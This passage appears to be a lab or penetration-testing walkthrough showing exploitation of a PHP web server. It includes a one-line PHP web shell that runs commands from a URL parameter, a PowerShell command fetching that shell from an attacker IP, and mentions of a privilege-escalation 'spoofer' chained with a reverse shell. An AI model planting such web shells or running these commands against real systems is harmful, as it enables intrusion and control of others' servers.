
Lets use the webroot for this since we have write permission in this dir

Since the web-techonlogy is php, lets upload a php-revshell
Creating this in our files dir for easy uplaod
<pre>
<?php
system($_GET['cmd']);
?>
</pre>
powershell iwr http://192.168.45.233:80/cmd.php -o ./cmd.php


bingo!



we need some urlencoding for this


Now lets use the spoofer for NT/AUTH
We can combine our spoofer with our previous revshell.

Now lets curl this as the apache user